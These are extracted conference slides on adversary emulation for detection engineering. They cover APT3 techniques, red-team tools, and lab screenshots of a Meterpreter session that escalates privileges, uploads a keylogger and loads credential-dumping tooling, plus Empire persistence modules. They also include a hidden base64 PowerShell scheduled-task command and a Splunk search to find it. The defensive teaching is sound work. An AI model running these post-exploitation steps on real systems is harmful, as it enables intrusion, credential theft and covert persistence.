- ▶ Is <insert VENDOR>'s product working?
- ▶ How can it (detect|prevent) better?
- ▶ How can we be more (efficient|effective) with <vendor>'s product?
- ▶ How can I make my all of my products work together?

138.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFFF10 HTTP 1.1" 404 72@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_6&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 317 27.160.0.0 - - [07/Jan 18:10:57:156] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=SD5SL7FF6ADFF9 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=updateSession&itemId=EST_26&product_id=AUTOCUP-SHOWTIME-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.102 - - [07/Jan 18:10:57:159] "GET /oldlink?item_id=EST-26&JSESSIONID=SD5SL9FF1ADFF3 HTTP 1.1" 200 2423 "http://buttercup-shopping.com/cart.do?action=changeQuantity&itemId=EST_18&product_id=AUTOCUP-SHOWTIME-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 130 60.4 - - [07/Jan 18:10:57:159] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD8SLBFF2ADFFC HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=removeItem&itemId=EST_19&product_id=AUTOCUP-SHOWTIME-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 130 60.4 - - [07/Jan 18:10:57:161] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD8SLBFF2ADFFC HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=removeItem&itemId=EST_19&product_id=AUTOCUP-SHOWTIME-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 130 60.4 - - [07/Jan 18:10:57:162] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD8SLBFF2ADFFC HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=removeItem&itemId=EST_19&product_id=AUTOCUP-SHOWTIME-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 130 60.4 - - [07/Jan 18:10:57:163] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD8SLBFF2ADFFC HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=removeItem&itemId=EST_19&product_id=AUTOCUP-SHOWTIME-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)"



MAGIC

1. We need better data

- ▶ Let's leverage emulation to enhance detection
- ▶ By building a variety of attacks and attack environments we can
 - Fine tune tools
 - Evaluate our tools
 - Develop new IOC's
 - Detect technique usage
 - Streamline and test response

Adversary Emulation


- ▶ Splunk BOTS – Imaginary Adversary
 - Leverages TTPs of real adversaries
- ▶ Open Source - Red Team Automation
 - Red Canary Atomic Red Team
 - MITRE Caldera
 - Endgame Red Team Automation
 - Uber Meta
 - Infection Monkey
 - Roll your own
- ▶ Red Team Automation
 - Safe Breach
 - Firedrill
 - Verodin
 - Pentesters



Adversary Emulation

- ▶ Train the tools
- ▶ Test the tools
- ▶ Profile the adversary
- ▶ Enrich data
- ▶ Extrapolate data to fill in missing gaps

APT 3 Emulation Plan



Approved for Public Release; Distribution Unlimited. Case Number 17-3569. ©2018 The MITRE Corporation. All Rights Reserved

MITRE

https://attack.mitre.org/w/img_auth.php/6/6c/APT3_Adversary_Emulation_Plan.pdf

Techniques Example

APT 3

Techniques Used


- **System Owner/User Discovery** - An **APT3** downloader uses the Windows command "cmd.exe" /C whoami to verify that it is running with the elevated privileges of "System."^[3]
- **Command-Line Interface** - An **APT3** downloader uses the Windows command "cmd.exe" /C whoami.^[3] The group also uses a tool to execute commands on remote computers.^[4]
- **Scheduled Task** - An **APT3** downloader creates persistence by creating the following scheduled task: schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON /ru "System".^[3]
- **Uncommonly Used Port** - An **APT3** downloader establishes SOCKS5 connections to two separate IP addresses over TCP port 1913 and TCP port 81.^[3]
- **Standard Non-Application Layer Protocol** - An **APT3** downloader establishes SOCKS5 connections for its initial C2.^[3]
- **Multi-Stage Channels** - An **APT3** downloader first establishes a SOCKS5 connection to 192.157.198[.]103 using TCP port 1913; once the server response is verified, it then requests a connection to 192.184.60[.]229 on TCP port 81.^[3]
- **PowerShell** - **APT3** has used PowerShell on victim systems to download and run payloads after exploitation.^[3]
- **Scripting** - **APT3** has used PowerShell on victim systems to download and run payloads after exploitation.^[3]
- **Input Capture** - **APT3** has used a keylogging tool that records keystrokes in encrypted files.^[4]
- **System Network Configuration Discovery** - A keylogging tool used by **APT3** gathers network information from the victim, including the MAC address, IP address, WINS, DHCP server, and gateway.^{[4] [6]}
- **Credential Dumping** - **APT3** has used a tool to dump credentials by injecting itself into lsass.exe and triggering with the argument "dig." The group has also used a tools to dump passwords from browsers.^[4]



<https://attack.mitre.org/wiki/Group/G0022>


Adversary Simulation

Navigate to Web Server With Bad Ad



Adversary Simulation

Starting Meterpreter



The screenshot shows a terminal window titled "root@kali: ~" with the following text output:

```

[*] Starting the payload handler...
[*] https://badguy.com:7443 handling request from 1.0.0.13; (UUID: deazm5e6) Starting x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (1.0.0.10:7443 -> 1.0.0.13:49178) at 2018-04-26 14:11:55 -0500

meterpreter >
[*] Session ID 1 (1.0.0.10:7443 -> 1.0.0.13:49178) processing AutoRunScript 'multi_console_command -rc /root/auto.rc'
[*] Running Command List ...
[*]     Running command migrate -N explorer.exe
[*] Migrating from 2244 to 1736...
[*] Migration completed successfully.
[*]     Running command getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
[*]     Running command mkdir C:\temp\
Creating directory: C:\temp\
[*]     Running command upload /root/keylog.exe C:\temp\keylog.exe
[*] uploading : /root/keylog.exe -> C:\temp\keylog.exe
[*] uploaded : /root/keylog.exe -> C:\temp\keylog.exe
[*]     Running command execute -H -f C:\temp\keylog.exe
Process 2448 created.
[*]     Running command load kiwi
Loading extension kiwi...

```

The terminal window has a menu bar with "File Edit Tabs Help". The status bar at the bottom shows "SPLUNK> .conf18".

Adversary Simulation

Migrating to Empire

The screenshot shows a terminal window titled "root@kali: ~/Empire" displaying the Empire Post-Exploitation Framework. The window has three tabs: "root@kali: ~", "root@kali: ~...", and "root@kali: ~". The main pane displays the Empire logo and statistics: 284 modules loaded, 1 listener active, and 0 agents active. It then shows the output of a stager being sent to a target host:

```
[*] Stager output written out to: /tmp/launcher.bat
(Emprise: stager/windows/launcher.bat) > [*] Sending POWERSHELL stager (stage 1) to 1.0.0.13
[*] New agent WU8LMDSF checked in
[+] Initial agent WU8LMDSF from 1.0.0.13 now active (Slack)
[*] Sending agent (stage 2) to WU8LMDSF at 1.0.0.13
agents

[*] Active agents:
```

Name	Lang	Internal IP	Machine Name	Username	Process	Delay	Last Seen
WU8LMDSF	ps	1.0.0.13	WINMAL	*WORKGROUP\SYSTEM	powershell/2636	5/0.0	2018-04-26 20:56:31

```
(Emprise: agents) > interact WU8LMDSF
(Emprise: WU8LMDSF) >
```

A red box highlights the interaction with the agent WU8LMDSF, showing the command "interact WU8LMDSF".

Adversary Simulation

Registry Persistence

```
root@kali: ~/Empire
File Edit Tabs Help
root@kali: ~ root@kali: ~... root@kali: ~
(Empire: WU8LMDSF) > us[*] Agent WU8LMDSF returned results.
agent interval set to 0 seconds with a jitter of 0

executed Set-Delay 0 0.0
[*] Valid results returned by 1.0.0.13
emodule persistence/elevated/registry
(Empire: powershell/persistence/elevated/registry) > set Listener http
(Empire: powershell/persistence/elevated/registry) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked WU8LMDSF to run TASK_CMD_WAIT
[*] Agent WU8LMDSF tasked with task ID 2
[*] Tasked agent WU8LMDSF to run module powershell/persistence/elevated/registry
(Empire: powershell/persistence/elevated/registry) > [*] Agent WU8LMDSF returned results.
Registry persistence established using listener http stored in HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Debug.
[*] valid results returned by 1.0.0.13
back
(Empire: WU8LMDSF) > usemodule persistence/elevated/schtasks
(Empire: powershell/persistence/elevated/schtasks) > set Listener http
(Empire: powershell/persistence/elevated/schtasks) > set OnLogon True
(Empire: powershell/persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked WU8LMDSF to run TASK_CMD_WAIT
[*] Agent WU8LMDSF tasked with task ID 3
[*] Tasked agent WU8LMDSF to run module powershell/persistence/elevated/schtasks
(Empire: powershell/persistence/elevated/schtasks) > [*] Agent WU8LMDSF returned results.
SUCCESS: The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener http stored in HKLM:\Software\Microsoft\Network\debug with Updater OnLogon trigger.
[*] valid results returned by 1.0.0.13
back
```

Scheduled Tasks Persistence

```
(Empire: WU8LMDSF) > usemodule persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) > set Listener http
(Empire: powershell/persistence/elevated/wmi) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked WU8LMDSF to run TASK_CMD_WAIT
[*] Agent WU8LMDSF tasked with task ID 4
[*] Tasked agent WU8LMDSF to run module powershell/persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) >
```

WMI Persistence

2. We make our systems smarter

- ▶ Minimally
 - Evaluate
 - Detect
 - Contain
 - Eradicate

- ▶ Ideally
 - Active Defenses
 - Deception
 - Forensic Collection
 - IOC development
 - Information Sharing
 - Closing the hole elsewhere

130.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 72@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_6&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14 10
128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 332@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14 10
317.27.160.0.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_18&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14 10
ows NT 5.1; SV1; .NET CLR 1.1.4322) 468 125.17 14 10
kitemid=EST_16&product_id=RPLI-02 "o-
10?action=purchase&t
://buttercup-shopping.com/cart.
pping.com/cart.
://buttercup-shopping.com/c
rce=189) "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD08SLBFF2ADFF4 HTTP 1.1" 200 386@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14 10
130.60.4 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 72@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_6&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14 10
128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 332@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14 10
317.27.160.0.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_18&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14 10
ows NT 5.1; SV1; .NET CLR 1.1.4322) 468 125.17 14 10
kitemid=EST_16&product_id=RPLI-02 "o-
10?action=purchase&t
://buttercup-shopping.com/cart.
pping.com/cart.
://buttercup-shopping.com/c
rce=189) "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD08SLBFF2ADFF4 HTTP 1.1" 200 386@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17 14 10

Example: Scheduled Task Persistence

What is the Task Scheduler in Windows?

Schtasks.exe

Enables an administrator to create, delete, query, change, run, and end scheduled tasks on a local or remote computer. Running Schtasks.exe without arguments displays the status and next run time for each registered task.

Creating a Task

The following syntax is used to create a task on the local or remote computer.

```
schtasks /Create  
[/S system [/U username [/P [password]]]]  
[/RU username [/RP [password]] /SC schedule [/MO modifier] [/D day]  
[/M months] [/I idletime] /TN taskname /TR taskrun [/ST starttime]  
[/RI interval] [ {/ET endtime | /DU duration} [/K]  
[/XML xmlfile] [/V1] [/SD startdate] [/ED enddate] [/IT] [/Z] [/F]
```

Changing a Task

The following syntax is used to change how the program runs, or change the user account and password used by a scheduled task.

```
schtasks /Change  
[/S system [/U username [/P [password]]]] /TN taskname  
[ [/RU runasuser] [/RP runaspwassword] [/TR taskrun] [/ST starttime]  
[/RI interval] [ {/ET endtime | /DU duration} [/K] ]  
[/SD startdate] [/ED enddate] [/ENABLE | /DISABLE] [/IT] [/Z] }
```

Your Run of the Mill Scheduled Task

Type	<input checked="" type="checkbox"/> Field	Value	Actions
Selected	<input checked="" type="checkbox"/> CommandLine	schtasks.exe /change /tn "Microsoft\Office\Office ClickToRun Service Monitor" /enable	<input type="button" value="▼"/>
	<input checked="" type="checkbox"/> EventDescription	Process Create	<input type="button" value="▼"/>
	<input checked="" type="checkbox"/> Image	C:\Windows\System32\schtasks.exe	<input type="button" value="▼"/>
	<input checked="" type="checkbox"/> ParentCommandLine	"C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe" /service	<input type="button" value="▼"/>
	<input checked="" type="checkbox"/> host	wrk-ghopy	<input type="button" value="▼"/>
	<input checked="" type="checkbox"/> source	WinEventLog:Microsoft-Windows-Sysmon/Operational	<input type="button" value="▼"/>
	<input checked="" type="checkbox"/> sourcetype	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	<input type="button" value="▼"/>
	<input checked="" type="checkbox"/> user	NT AUTHORITY\SYSTEM	<input type="button" value="▼"/>
Event	<input type="checkbox"/> Computer	wrk-ghopy.frothly.local	<input type="button" value="▼"/>
	<input type="checkbox"/> CurrentDirectory	C:\Program Files\Common Files\Microsoft Shared\ClickToRun\	<input type="button" value="▼"/>

schtasks.exe /change /tn "Microsoft\Office\Office ClickToRun Service Monitor" /enable

Change an existing task

Name of the task

Enable the task

What Are The Events Telling Us?

- ▶ /Create – creates a new task
- ▶ /F - forcefully creates the task and suppresses warnings if the task exists
- ▶ /RU - Specifies the user context under which the task runs - system
- ▶ /SC – Frequency of schedule – Daily
- ▶ /ST – Time the task starts – 10:51
- ▶ /TN – Name of the task – Updater
- ▶ /TR – Path and filename of the executable to run

```
"C:\Windows\system32\schtasks.exe" /Create /F /RU system /SC  
DAILY /ST 10:51 /TN Updater /TR  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -  
NonI -W hidden -c \"IEX  
([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp  
HKLM:\Software\Microsoft\Network debug).debug)))\""
```

A small screenshot of a terminal window showing a log of network traffic or event logs. The log includes various IP addresses, port numbers, and HTTP requests, such as "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" and "GET /oldlink?item_id=EST-26&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1". The log is very long and truncated at the bottom.

How Can We Find This?

```
index=main sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational CommandLine=*schtasks.exe*
| rex field=CommandLine "/[Tt][Nn] (?<taskname>[^/]+)"
| table _time host taskname CommandLine ParentCommandLine
```

2017-08-23 21:12:36

venus

Updater

"C:\Windows\system32\schtasks.exe" /Create /F /RU system /SC
DAILY /ST 10:51 /TN Updater /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
NonI -W hidden -c \"IEX
([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp
HKLM:\Software\Microsoft\Network debug).debug)))\""

